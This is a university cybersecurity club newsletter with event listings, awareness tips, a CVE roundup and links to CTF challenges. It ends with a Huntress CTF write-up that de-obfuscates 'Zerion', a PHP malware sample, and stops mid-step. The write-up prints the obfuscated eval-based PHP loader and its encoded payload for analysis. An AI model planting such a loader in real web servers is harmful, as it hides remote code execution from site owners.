CFSO Informer

METRO STATE UNIVERSITY

Volume #2, October 2023

Contents

METRO STATE UNIVERSITY

Highlights and News

HUNTRESS CTF

Throughout October, CFSO has been participating in the Huntress CTF (https://huntress.ctf.games). We've had 12 participants and solved 31 challenges (at the time of writing). The CTF has challenges across 8 categories featuring malware analysis, forensics, and OSINT. John Hammond (link) designed most of the challenges featured in the CTF.

On page 6 we've compiled several challenge writeups created by CFSO members.

CCDC Captain Announced

The Collegiate Cyber Defense Competition 2023-24 captain was announced this month. Congratulations to Amber Jarvis for becoming captain of the CCDC team! CCDC is a great way to get involved in hands-on cybersecurity activities and learning. Students engage in learning across multiple domains as they learn to configure services, maintain uptime, and respond to business tasks. All of this while fending off a bloodthirsty red team trying to shut things down. If this sounds interesting to you, reach out via Discord!

ISACA Minnesota Chapter Scholarship

- Who should apply:
  - For students pursuing an associate, bachelor's, or master's degree in cybersecurity, IT, MIS, CS, or technology at a university in Minnesota, apply today!
- Scholarship Offering:
  - There are 2 awards, each award is $4000 for tuition (paid to your school in January 2024) and an ISACA Career Building Bundle (connection to a network of IT/IS professionals, certification course, and mentoring).
- See the full list of eligibility criteria, and how you can apply by 7 November 2023
  - https://isaca.secure-platform.com/a/page/oitscholarship/usscholarships/minnesota-2023-c3

Cybersecurity Awareness Month!

October is cybersecurity awareness month! Jump to page 03 to hear how you can help promote cybersecurity awareness skills.

We'll be talking about phishing and scam awareness, as well as keeping sensitive data like passwords and personal files secure.

Upcoming Events

Nonsensus 2023
Nonsensus 2023 is happening October 31st - November 2nd at Wild Horse Pass Casino in Chandler, Arizona. See more information at nonsensus.io

SecretCon
SecretCon is happening for the first time on November 2nd and 3rd! This local conference is being held at PAIKKA & Lake Monster Brewing, 550 Vandalia St., St Paul, MN 55114. Learn more at their website https://www.secretcon.com.

CyberWarCon
CyberWarCon is a Cyber Threat Intelligence conference held online and in-person in Arlington, Virginia. It's being held on November 9th. Virtual registration is $50. Learn more at https://www.cyberwarcon.com.

KubeCon + CloudNativeCon
KubeCon and CloudNativeCon are taking place November 6th - 9th at Mccormick Place West, Chicago Illinois. Academic rates are still available for in-person attendance. Virtual keynote sessions are free, and virtual conference passes are available for purchase. Learn more at https://events.linuxfoundation.org.

HackFest Summit 2023
HackFest Summit is hosted by SANS and offers free online attendance options. It is being hosted in Hollywood, California on November 16th & 17th. Learn more at https://www.sans.org/cyber-security-training-events/hackfest-summit-2023.

FLARE-ON 10
FLARE-ON 10 is still live! Ending on November 10th, this CTF focuses on malware reverse engineering. Learn more at https://flare-on10.ctfd.io.

NSA Codebreaker Challenge 2023
The NSA Codebreaker challenge is ongoing until December 21st. This challenge is hosted by the NSA and provides students the opportunity to develop reverse engineering and low-level code analysis skills. Learn more at https://nsa-codebreaker.org/

Do you know of a cool CTF or Conference?

Let us know on Discord!

https://discord.gg/nJCQfBEtbH

Cybersecurity Awareness Month

Phishing Awareness


A phishing attack occurs when an attacker sends a malicious message or communication with the intent of harvesting some kind of information. In many cases, this is a text message or email asking for some kind of credentials or personal information. Often, these types of scams and attacks are designed to get financial, identity, or work-related information from victims.

Some tips for identifying phishing messages:

- Verify the sender
- Don't fall for urgency
- Check for typos
- Only click on links and attachments from senders you trust

Learn more about phishing attacks at https://www.securityhq.com.

Example phishing message



https://terranovasecurity.com

How to manage and create safe passwords for online accounts

In today's digital age, creating and managing secure passwords is more important than ever. Attackers and other digital threats are constantly out to get access to personal accounts and online information. In many cases, this starts with gathering a user's password and login credentials. Having a secure password is the easiest way to stop attackers in their tracks.

However, managing secure passwords for all of our online accounts can be hard. That's where digital password managers come in. Using a password manager to create and securely store passwords makes the process much easier. Many of these password managers have mobile and desktop applications, as well as browser add-ons. This allows you to manage and use your securely stored credentials across all of your devices.

One such password manager is Bitwarden. Bitwarden creates and manages all of your account information in one central hub. Through their mobile and online applications, you can use Bitwarden on all of your devices. Bitwarden is also a zero-knowledge encryption solution. This means that only you can ever see your stored information. Try out Bitwarden today for 0$!

Monthly Security Roundup

Learn all about PenTesting from Jayson E Street in this WIRED interview!

Video

VMware Advisory for CVE-2023-34048

Heads up for everyone running VMware vCenter servers! VMware has just released updates for CVE-2023-34048 (CVSS 9.8) and CVE-2023-34056 (CVSS 4.3). Theses CVEs could lead to Remote Code Execution via Out-of-bounds writes. This vulnerability is critical enough that VMware has made patches available for EOL products as far back as vCenter 4.x. If you're running vCenter make sure to update ASAP.
Link: https://www.vmware.com.

Threat Actors Targeting WinRAR

Google's Threat Analysis Group (TAG) has identified state-backed APTs from Russia and China exploiting a vulnerability in WinRAR (CVE-2023-38831, CVSS 7.8). This vulnerability allows for Arbitrary Code Execution. The APTs identified are Sandworm, APT28, and APT40. See theHackerNews for more information.
Link: https://thehackernews.com

OKTA HACKED

Authentication and IAM company Okta was hacked earlier this month. This is the second time Okta has suffered a major breach. According to Okta representatives, around 1% of its customers were impacted.

The attackers used stolen credentials to compromise a support account. This access was used to move laterally into customer accounts. Major customers 1Password, BeyondTrust, and Cloudflare were able to detect and block malicious activity. All three also noted that they had informed Okta of the incidents weeks before being notified by Okta.

Cloudflare went as far as to publicly disclose a list of recommendations for Okta to improve its security standing. They made sure to highlight taking all reports of compromise seriously.

Software supply chain attacks are one of the largest risk vectors in any organization. Compromised service provider accounts often have access to internal systems or sensitive data. Companies should work together with service providers to ensure that access to internal resources is limited to necessary functions only.

Learn more about the Okta hack at https://www.wired.com

Cisco IOS XE Vulnerability

CISA released an advisory for the Cisco IOX XE Web UI vulnerabilities. These vulnerabilities are among the most significant is Cisco's history. CVE-2023-20198 (CVSS 10.0) and CVE-2023-20273 (CVSS 7.2) allow for an attacker to gain root access to affected systems. At least 30,000 devices are suspected to be infected with a malicious implant. Additionally, after IOCs and identification methods were published, the threat actors behind the implant were able to send an update to the implant forcing an authentication method to communicate with the implant. Learn more at darkreading.com

Challenges

Introduction to Challenges!
Given how popular the Huntress CTF was, we have decided to launch a new section of the Informer focused on providing CTF-like challenges for both Forensics and Cybersecurity students!

The challenges will be ranked into three tiers:

- Easy
  - Challenges for beginners
  - Use basic tools and methods to solve
- Medium
  - Designed for students familiar with tools and processes
  - More analysis is required for these
- Hard
  - Difficult challenges that may take some time to complete
  - Often require advanced knowledge or custom solutions

Each month, we will aim to have 2+ challenges for students. Solutions to these challenges will be published in the following edition of the Informer.


Every challenge will feature a flag in the format:

- FLAG{MD5-Hash}

If you find the flag for a challenge, send it to Bajiri on Discord to have your name included in the next edition of the Informer.

PARROT - Malware Analysis (Medium)
We've recently been given a file from a malware event. Unfortunately, our analysts have been unable to decipher what it does. It seems to play some animation and spit out a weird code. Can you figure out what this file does and find the flag?
https://github.com/lpowell/CFSOInformerChallenges/raw/main/PARROT.exe
(This will flag defender. Run in VM or set an exclusion zone)

Head, Shoulders, Knees, and Toes - File Forensics (Easy)
This weird file popped up on a customer device recently. It doesn't have an extension, so we can't figure out what kind of file it is. Can you analyze the file and open it up?
https://github.com/lpowell/CFSOInformerChallenges/raw/main/Head



Have a challenge you want to submit?

Get in touch via Discord!
We're always accepting new ideas and challenges to send out!

Huntress CTF Writeups

A big thank you to everyone who participated in the Huntress CTF! Our overall score and statistics will be announced in the Discord channel when the competition is over.

Following are some of the writeups submitted by participants of the CTF. We always welcome writeups and reports from cyber-related events as newsletter additions!

All writeups were left in original formatting with, at most, minor changes. Some images may be compressed due to the upload and formatting process. For full-resolution versions, reach out to the author via Discord.

Interested in submitting your own work?

We're always accepting submission for student work related to Cybersecurity or Forensics! Contact @Bajiri on Discord for more information!

The writeups were provided by the following

- Zerion
  - Liam Powell (@_Bajiri)
- Hot Off The Press
  - Liam Powell (@_Bajiri)
- HumanTwo
  - Liam Powell (@_Bajiri)
- SnakeEater
  - Liam Powell (@_Bajiri)
- VeeBeeeeee
  - Liam Powell (@_Bajiri)
- Fetch
  - Liam Powell (@_Bajiri)
- Read the Rules
  - Derek "Threat Detector" Walker
- Query Code
  - Derek "Threat Detector" Walker
- Notepad
  - Derek "Threat Detector" Walker
- Technical Support
  - Derek "Threat Detector" Walker
- String Cheese
  - Derek "Threat Detector" Walker
- I won't let you down
  - Derek "Threat Detector" Walker
- CasearMirror
  - Derek "Threat Detector" Walker
- F12
  - Derek "Threat Detector" Walker

Zerion – PHP malware CTF Challenge

Zerion is a PHP malware CTF challenge from the 2023 Huntress CTF. This write-up walks through the initial discovery, de-obfuscation, and solving of the challenge. The actual flag will be redacted from the document, but interested parties should be able to follow the steps and derive it themselves. While the write-up assumes a base level of knowledge regarding the command line, linux, and cryptography, most tools and commands will be accompanied by short explanations. This is a fun entry-level malware reversal challenge that is completable by all entry-level cybersecurity students. I'd rate it on the easier side of malware challenges.

Step 1: File Discovery

The file "Zerion" was provided, along with the context that some weird network traffic was discovered on a webserver. The goal of the challenge is to find the strange domain that the server was reaching out to.

There was no file extension on the downloaded file, so to figure out what kind of file it is, we need to

run

some commands.

Using the "file" command, we can determine what the file type and encoding are.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ file zerion
zerion: PHP script, ASCII text, with very long lines (14780), with no line terminators
```

We can verify this information by using the "strings" command.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ strings zerion
<?php $L66Rgr=explode(base64_decode("Pz4="),file_get_contents(__FILE__)); $L6CRgr=array(base64_decode
("L3gvaQ=="),base64_decode("eA=="),base64_decode(strrev(str_rot13($L66Rgr[1]))));$L7CRgr = "d6d666e70
e43a3aeaec1be01341d9f9d";preg_replace($L6CRgr[0],serialize(eval($L6CRgr[2])),$L6CRgr[1]);exit();?>==D
stfmoz5JnxNvolIUqyWUV7xFXa0lWtbQVaD1Wt8QVcNQZlNQrjNvWtZKolITpxtPXtbQVcNlW4qPV6NlW0qPV/NFXjNwZjtUZtLPV
m1zpyOUWbtPV/NFXkNQZjtUZtLPVm1zpyOUWbtPV94PViMzocEPV7xlWgpPV6NlW3qPV/NFXlNQZjtUZtLPVm1zpyOUWbtPV94PVi
MzocEPV7xlWgpPV6NlWlqPV/NFX0NQZjtUZtLPVm1zpyOUWbtPV94PViMzocEPV7xFXa0lWtbQVaZ1Wt8QVcNQZ0NQrjNvWtZKolI
TpxtPXtbQVcNlW4qPV6NlWmqPV/NFXjNQAjtUZtLPVm1zpyOUWbtPV/NFX4NQZjtUZtLPVm1zpyOUWbtPV94PViMzocEPV7xlWgpP
```

Strings will display strings of text within the file. For executables, this can provide insight into imported libraries, text within the application, and other important details. For this PHP file, it confirms that the file is indeed a PHP file when it displays the text content of the file.

Knowing that the file is indeed a PHP file, we can open it in any text editor to start working on analysis.

Step 2: Initial Analysis and De-Obfuscation

Now that we have the php file open, we can start taking a look at what it might do. Unfortunately, we don't get all that much information out of the file as-is.

What we can see, however, is that there are calls for base64 and rot13 decoding. This means that those random strings of gibberish are likely obfuscated code segments. Obfuscation is the process of hiding or obscuring something using a mathematical algorithm. Most commonly, this is the base64 algorithm.

To begin understanding this file, we want to logically separate the parts of the code we can understand. As we know that this file is PHP, we can create new lines wherever we see a semi-colon ";", as this signifies the end of a line of PHP code.

When we do this, we're left with significantly easier to read code.

```php
<?php

$L66Rgr=explode(base64_decode("Pz4="),file_get_contents(__FILE__));

$L6CRgr=array(base64_decode("L3gvaQ=="),base64_decode("eA=="),base64_decode(strrev(str_rot13($L66Rgr[1]))));

$L7CRgr = "d6d666e70e43a3aeaec1be01341d9f9d";

preg_replace($L6CRgr[0],serialize(eval($L6CRgr[2])),$L6CRgr[1]);

exit();

?>
```

A good step to take now is to identify the variables. In PHP, the variables will be identified with dollar signs "$". In this file, these are:

- L66Rgr
- L6CRgr
- L7CRgr

However, while we know these are variables, their names are not very descriptive. It can be hard to track what each variable does. To help alleviate this, we can do a simple find / replace. I like to identify the main function of a variable and rename it to that. What I did here was to use the PHP manual (https://php.net/manual) to identify what the commands and functions were doing.

Explode() A function that imports a file and separates the contents using the provided separator
Array() Creates an array using the provided values
Preg_Replace() Uses a regular expression pattern to replace all instances of a value in a provided string

Knowing this, I was able to change the names of the variables to match their likely function.

- L66Rgr becomes File_Import_and_Separate
- L6CRgr becomes Full_Array
- L7CRgr is removed, because there is only 1 instance of it.

While identifying variables, there are often “junk” variables that only exist to confuse defenders who are trying to de-obfuscate the code. In this file, L7CRgr is only used once, for its declaration. Because it doesn’t get used in the script, we can ignore it.

Now the code is more readable.

```php
<?php

$File_Import_and_Separate=explode(base64_decode("Pz4="),file_get_contents(__FILE__));

$Full_Array=array(base64_decode("L3gvaQ=="),base64_decode("eA=="),base64_decode(strrev(str_rot13($File_Import_and_Separate[1]))));

preg_replace($Full_Array[0],serialize(eval($Full_Array[2])),$Full_Array[1]);

exit();

?>
```

I like to further expand things by identifying each part of the function. I used the php manual mentioned above for this.

```php
<?php

$File_Import_and_Separate=explode(
        //Separator
        base64_decode("Pz4="),
        //File
        file_get_contents(__FILE__)
);

$Full_Array=array(
        base64_decode("L3gvaQ=="),
        base64_decode("eA=="),
        base64_decode(strrev(str_rot13($File_Import_and_Separate[1])))
);

preg_replace(
        //Pattern
        $Full_Array[0],
        //Replacement
        serialize(eval($Full_Array[2])),
        //Subject
        $Full_Array[1]
);

exit();

?>
```

Now that the code is easier to read, the next step is to start de-obfuscating the code and figuring out what it does. For these steps, CyberChef (https://gchq.github.io/CyberChef/) is really useful. By putting in the base64 we can identify, CyberChef can give us insight into what's happening.

```php
<?php

$File_Import_and_Separate=explode(
        //Separator = ? >
        base64_decode("Pz4="),
        //File
        file_get_contents(__FILE__)
);

$Full_Array=array(
        // /x/i
        base64_decode("L3gvaQ=="),
        // x
        base64_decode("eA=="),
        base64_decode(strrev(str_rot13($File_Import_and_Separate[1])))
);

preg_replace(
        //Pattern
        $Full_Array[0],
        //Replacement
        serialize(eval($Full_Array[2])),
        //Subject
        $Full_Array[1]
);

exit();

?>
```

We can now see what the separator and array values are. However, we still don't know what the code is doing. This is where the real analysis begins.

Using the provide "file" which was tacked onto the Zerion file provided by Huntress, I copy/pasted into a notepad file and used the find function to find all matches for "Pz4", which was the base64 string that


the File_Import_and_Separate variable was using to split the encoded file.


```
=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
```



Because there was only 1 instance of “Pz4”, the File_Import_and_Separate variable only held 2 values. [0] the first half, and [1] the second half. Looking at the Full_Array variable, the only value we need is [1].

```
$Full_Array=array(
        // /x/i
        base64_decode("L3gvaQ=="),
        // x
        base64_decode("eA=="),
        base64_decode(strrev(str_rot13($File_Import_and_Separate[1])))
);
```


This is where CyberChef really comes in handy. We can see that the first operation on the text blob is to run it through a ROT13 algorithm, which rotates all characters by 13 degrees. CyberChef lets us put that in a “Recipe” which is a collection of operations to run on provided data.



Next, we see a function called “strrev”. This function reverses the provided string. Luckily enough, CyberChef can do this too.



Finally, we are decoding the text blob rom base64. When we add this into CyberChef, our full recipe looks like this:

